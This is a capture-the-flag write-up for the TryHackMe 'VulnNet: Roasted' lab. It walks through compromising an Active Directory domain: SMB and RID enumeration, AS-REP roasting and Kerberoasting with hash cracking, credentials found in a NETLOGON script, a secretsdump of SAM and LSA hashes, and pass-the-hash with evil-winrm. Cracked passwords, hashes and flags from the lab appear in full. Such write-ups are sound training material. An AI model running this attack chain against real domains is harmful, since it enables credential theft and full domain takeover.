VulnNet: Roasted CTF Write-Up:

Start with a quick nmap scan to find which ports are open:

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# nmap -T5 -Pn 10.10.252.254 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 07:33 EDT
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 15.11% done; ETC: 07:41 (0:06:28 remaining)
Nmap scan report for vulnnet-rst.local (10.10.252.254)
Host is up (0.11s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
49665/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49684/tcp open  unknown
49697/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 358.31 seconds
```

So, we have 18 open ports . let's try to investigate which services is running behind theme:

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# nmap -sC -sV -O -Pn -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,49665-49697 -oN nmap 10.10.252.254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 07:43 EDT
Nmap scan report for vulnnet-rst.local (10.10.252.254)
Host is up (0.087s latency).
Not shown: 27 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-22 11:43:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0 , Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
49665/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-22T11:45:52
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.43 seconds
```

First thing I notice is the domain name so I added it to the /etc/hosts file.

Second thing is that we have ports 445 139 and 135 so I try to use enum4linux but didn't get anything interesting ...

So, I started to enumerate the shares manually (no password):

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# smbclient -L //vulnnet-rst.local
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        VulnNet-Business-Anonymous Disk      VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous Disk      VulnNet Enterprise Sharing
SMB1 disabled -- no workgroup available
```

So, we have two anonymous shares (by the name) I check theme out and they contain some name of employees of the company , so I list theme in a file (like usernames file) and save it for later.

Another thing I notice is that the IPC$ share is accessible with no password !

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# smbclient //vulnnet-rst.local/IPC$
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

So, I can try enumerating usernames using 'Crackmapexec':

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# crackmapexec smb vulnnet-rst.local -u 'guest' -p '' --rid-brute | egrep SidTypeUser
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  500: VULNNET-RST\Administrator (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  501: VULNNET-RST\Guest (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  502: VULNNET-RST\krbtgt (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1105: VULNNET-RST\a-whitehat (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1109: VULNNET-RST\t-skid (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1110: VULNNET-RST\j-goldenhand (SidTypeUser)
SMB         vulnnet-rst.local 445    WIN-2BO8M1OE1M1  1111: VULNNET-RST\j-leet (SidTypeUser)
```

So now I have a list of valid users (and they suitable to the employees names I found in the share earlier!

Notice that we have port 88 open running Kerberos , so I try using the impacket-GetNPUsers , which basically check if any of the users (from a list provided) have the privilege "Dose not require Pre-Authentication" set and if so it will retrieve his Kerberos ticket.

So, I use my uses found with 'Crackmapexec' and get the user t-skid ticket !

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# impacket-GetNPUsers vulnnet-rst.local/ -dc-ip 10.10.252.254 -usersfile users.txt -no-pass -request -outputfile user_found
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User WIN-2BO8M1OE1M1$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:af5d82e3c3eeab54c087e6ced7ca7bc6$00827e05b4f61a52d74e95703f999b63caeb8ea5c58ce816da91ffe622350091f2270ffb2c0f106648e0a887b3fe8fe46732e75f3bd5c0a34043c
49c10a510cdc1631ea1bee26be04714d3335132889ec15c06f5013419e5cfcb628691776430a3a9e6843e494fbd63ff07cfa45b142959d978da7921e65dd12bf644cd98f7fb347d41e38653422affd9881cfdeae8fca2809e10575cefedf8
f55de861bad81f8c44a7cc968d7216ec8c603c0d3215b31e738fa30622b7ad79ee467659f79db7389d643405d5a8f7d534c0fc28978389757d40921450de892b5f48cb0038c328dce9b573fbe5cc535b960cf1ce7bfa1e7b9e52fb3073
[-] User enterprise-core-vn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# cat user_found
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:af5d82e3c3eeab54c087e6ced7ca7bc6$00827e05b4f61a52d74e95703f999b63caeb8ea5c58ce816da91ffe622350091f2270ffb2c0f106648e0a887b3fe8fe46732e75f3bd5c0a34043c
49c10a510cdc1631ea1bee26be04714d3335132889ec15c06f5013419e5cfcb628691776430a3a9e6843e494fbd63ff07cfa45b142959d978da7921e65dd12bf644cd98f7fb347d41e38653422affd9881cfdeae8fca2809e10575cefedf8
f55de861bad81f8c44a7cc968d7216ec8c603c0d3215b31e738fa30622b7ad79ee467659f79db7389d643405d5a8f7d534c0fc28978389757d40921450de892b5f48cb0038c328dce9b573fbe5cc535b960cf1ce7bfa1e7b9e52fb3073
```

I used john the ripper to crack the hash and I got the first set of credentials :


```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt user_found
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tj072889*        ($krb5asrep$23$t-skid@VULNNET-RST.LOCAL)
1g 0:00:00:03 DONE (2024-07-22 08:16) 0.2923g/s 929384p/s 929384c/s 929384C/s tj3929..tj0216044
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that I have a valid set of credentials I decided to use bloodhound to understand better the organization infrastructure , to do so I used the bloodhound.py script to retrieve information about the domain:

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# bloodhound-python -c All,LoggedOn -u "t-skid" -p "tj072889*" -d VULNNET-RST.LOCAL -ns 10.10.77.163
INFO: Found AD domain: vulnnet-rst.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (win-2bo8m1oe1m1.vulnnet-rst.local:88)] [Errno -2] N
ame or service not known
INFO: Connecting to LDAP server: win-2bo8m1oe1m1.vulnnet-rst.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: win-2bo8m1oe1m1.vulnnet-rst.local
INFO: Found 9 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-2BO8M1OE1M1.vulnnet-rst.local
```

So bloodhound found some interesting things , the output is a couple json files , I zip theme to file and drop it to bloodhound dashboard.

The most interesting thing is the domain admin group so I find that the users 'Administrator' and 'a-whitehat' is a members of the domain admins:



Now that I have a set of valid credentials I can try to retrieve some Service Principal Name's (SPN's) and get the TGS (the ticket) for the specific service (and hopefully to find some hash to crack):

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# impacket-GetUserSPNs vulnnet-rst.local/t-skid:'tj072889*' -request -dc-ip 10.10.77.163

ServicePrincipalName    Name                MemberOf                                                PasswordLastSet             LastLogon                   Delegation

CIFS/vulnnet-rst.local  enterprise-core-vn  CN=Remote Management Users,CN=Builtin,DC=vulnnet-rst,DC=local  2021-03-11 14:45:09.913979  2021-03-13 18:41:17.987528


[-] CCache file is not found. Skipping...
$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-vn*$d39231d4ee5ab50e61d6a1618b81b47e$edcd580e34408a89f4fa791cacf2c7a233b6a8c562290077a77fe57235cf5fdd523b
6d6b760c80e3d7729aaf32e4a72eafd18094c0fc4116e26a8f14c9af25b79acdae01b320f94b19c6758a7109e3ebb372a44e6e292c277ef5b467e14756f563d6f05ca960fc0c18569c48e16da2d7a5d8fbf4f34c523c69634353ee12eb253
f8944d2cf0c3d3d2d69413cc3beae97ec68f57c8b34941558d4092da0dc9488d95f05ab59c6f1226d340abb47e4b9833914f19493f40f9a4f7f0ce4f111fec43988656c300414c49a45448246fd6e704553a0ee44f7d1cb695391f62e9747
556c1b1629b7c26aee5faf7c8eb8597465d3033d74f243e63e1cea6bd6eb68e5a72c94a1eada208ee6690198193b014b141e8283500bcce4089886642aecaca4bc5bb2310bb143778b5e2db072ef282793b184de8eb672ad3be60877f252a
891a957f134ff6cb960a64fd81864aaa242097949b017651822e3b4eb0837adcc005b74594482a4a533aad43ad342ff7ed6c7a600bbe5f88f8d8bcbe78ec83cf46ae1c7ad7c596781bfda1cc6c35f93a9648919e63ffb1d958c13c8a8553c
fc30a939ead3ac59b537f10f25249cc393ecf71fcf4645d1fff51d85b49506cbe5779edde1c7d5bd097ed66c1f8936b46de25f2588ae0c942dff1cfb8981f4636cb8b978a88d755d31e6f29a32148b35554a8f6676542f86980bb2a54e23c
e4993da33e8e52ffbfa50de57988d2faa292c340307f80bc52188af98dec4d2f100db730ecefafd39cb3a389da4dc861d96c181fc76a37658d993746c609be1a383b748576071a82a272089be34e31f2ec96c26dd416df83ce7c9206337e0
22f3a9d683c7045748cc21c5fbf133bda52bcc627e568346c766b2dc762933824b6db29bffdbdb4a97697873985ec127ec3f24450a3433c871895e4d6d2fdb74489ea3c31bcaf5a437863fa40f89609bd31f5c246d482f647028c013f406b
b48ddba2b3dac923db1d4e060ed19ec56a75ebac937b4e40825a2777aaa606f844c7320f6df5f58ecd49bf5f52915608a295e5610b53c3029095f8cfa0c9a947deb035dbd76790924c73ecd43a5e1571b417b0650976ac53e493fc9c1fa8d
1aeaa6a1fe51e2b7544b58acb5414359952fbdf2482e29399492b5cb5b19ed76a957e177942116ea7ccf3544facdb5cd87b29a314fa6c29fb8e4702ce475bce79c5c0f56563fb48cbb5373614367275b423357cb36fbd49fdc224bc9901c8
438bc40b915e3de70206bbf05d1d7fe773f6e60f2c786d9f74020045d66e05746ab9b29896f6b8ad88125360b005bebde77067c8339ef76d15e6afc67ae540cb4d343943fbbcce1f46f606a23ee474ae705b41d7812c60b88eafa4b5fb521
42db61519a76e1651277
```

So, as you can see I manage to retrieve the user 'enterprise-core-vn' ticket ,I save the hash to a file and used john to crack it:

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt enterprise-core-vn
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
ry=ibfkfv,s6h,   (?)
1g 0:00:00:02 DONE (2024-07-22 10:08) 0.3690g/s 1515Kp/s 1515Kc/s 1515KC/s ryan0318..ry=iIyD{N
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using first with t-skid credentials, I try to see if I can find anything interesting in the share:

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# smbclient //10.10.252.254/NETLOGON -U t-skid
Password for [WORKGROUP\t-skid]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 16 19:15:49 2021
  ..                                  D        0  Tue Mar 16 19:15:49 2021
  ResetPassword.vbs                   A     2821  Tue Mar 16 19:18:14 2021

                8771839 blocks of size 4096. 4552773 blocks available
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \>
```

In the NETLOGON share I found a vbs script called 'ResetPassword.vbs' , I get it to my machine and find inside another set of credentials :

```
┌──(root㉿M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
└─# cat ResetPassword.vbs
Option Explicit

Dim objRootDSE, strDNSDomain, objTrans, strNetBIOSDomain
Dim strUserDN, objUser, strPassword, strUserNTName

' Constants for the NameTranslate object.
Const ADS_NAME_INITTYPE_GC = 3
Const ADS_NAME_TYPE_NT4 = 3
Const ADS_NAME_TYPE_1779 = 1

If (Wscript.Arguments.Count <> 0) Then
    Wscript.Echo "Syntax Error. Correct syntax is:"
    Wscript.Echo "cscript ResetPassword.vbs"
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"
```

This are a-whitehat credentials and as we found out before he is a member in the domain admins group ....

Using these credentials, I check with crackmapexec if I can use PsExec to connect to the system :

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# crackmapexec smb 10.10.77.163 -u a-whitehat -p "bNdKVkjv3RR9ht"
SMB         10.10.77.163    445    WIN-2BO8M1OE1M1  [*] Windows 10.0 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.77.163    445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\a-whitehat:bNdKVkjv3RR9ht (Pwn3d!)
```

The 'Pwned' indicate that we can use PsExec to connect but trying with Impacket-PsExec it failed so I used evil-winrm instead :

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# evil-winrm -u a-whitehat -p bNdKVkjv3RR9ht -i 10.10.77.163 -N

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> whoami
vulnnet-rst\a-whitehat
*Evil-WinRM* PS C:\Users\a-whitehat\Documents>
```

So, I got a first shell on the system with user that belong to the domain admins group...

First I retrieve the user flag:

```
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Desktop> cat user.txt
THM{726b7c0baaac1455d05c827b5561f4ed}
```

And when I try to read the system flag (in the Administrator Desktop) I got permission denied because it belongs to the user 'Administrator' .

But I have credentials to a domain admin, so I use impacket-secretdump to dump the SAM file :

```
┌──(root㉿M0T1K4L1)-[/opt]
└─# impacket-secretsdump vulnnet-rst.local/a-whitehat@10.10.77.163
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNNET-RST\WIN-2BO8M1OE1M1$:aes256-cts-hmac-sha1-96:778e9d008bea0794753cc51be0aa65b2263ee715b151c7bec87a216ce1598c63
VULNNET-RST\WIN-2BO8M1OE1M1$:aes128-cts-hmac-sha1-96:9c5c83c6807335d9fe318c458d985f42
VULNNET-RST\WIN-2BO8M1OE1M1$:des-cbc-md5:1a31011689c82c15
VULNNET-RST\WIN-2BO8M1OE1M1$:plain_password_hex:240775345b9bf9285424b51709833b7e35e63727111cac0b23b97cff9341f7b0897976bb3b3d582a7f3367106c858eba7385e79e50dc1
03e8d261151fa2bd5ac30942b9450f72658f0128b8405ae51aaa7193e23b222cd4b01e6eafee4e26296ade2266b70832dac1d99f50281d1ca3761a0c46c6a99cd3e12ae087e186266a4111dd43e4d
eb46d67f2f3d323fa80e540cdeef882bea72ac3ea6d0140d54de9baa6ec6a2c5c2d2bb593b13adad36a4d284dbc3fc31ee780741879f7e1a51d561077be392a66ca2a073790f0560078380b37c33c
9cbabfd4665db1918a17137b2f740017b3b9ccd3d8394c019af3b1595
VULNNET-RST\WIN-2BO8M1OE1M1$:aad3b435b51404eeaad3b435b51404ee:69f8b432731647a731c9ae6673e87a65:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x20809b3917494a0d3d5de6d6680c00dd718b1419
dpapi_userkey:0xbf8cce326ad7bdbb9bbd717c970b7400696d3855
```

And I got the Administrator hash! I was unable to crack it and also short of time so I decided to pass-the-hash using evil-winrm :

```
┌──(root㉿M0T1K4L1)-[/opt/BloodHound.py]
└─# evil-winrm -u Administrator -H c2597747aa5e43022a3a3049a3c3b09d -i 10.10.77.163 -N

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
vulnnet-rst\administrator
```

Retrieve the system flag:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/13/2021   3:34 PM             39 system.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat system.txt
THM{16f45e3934293a57645f8d7bf71d8d4c}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```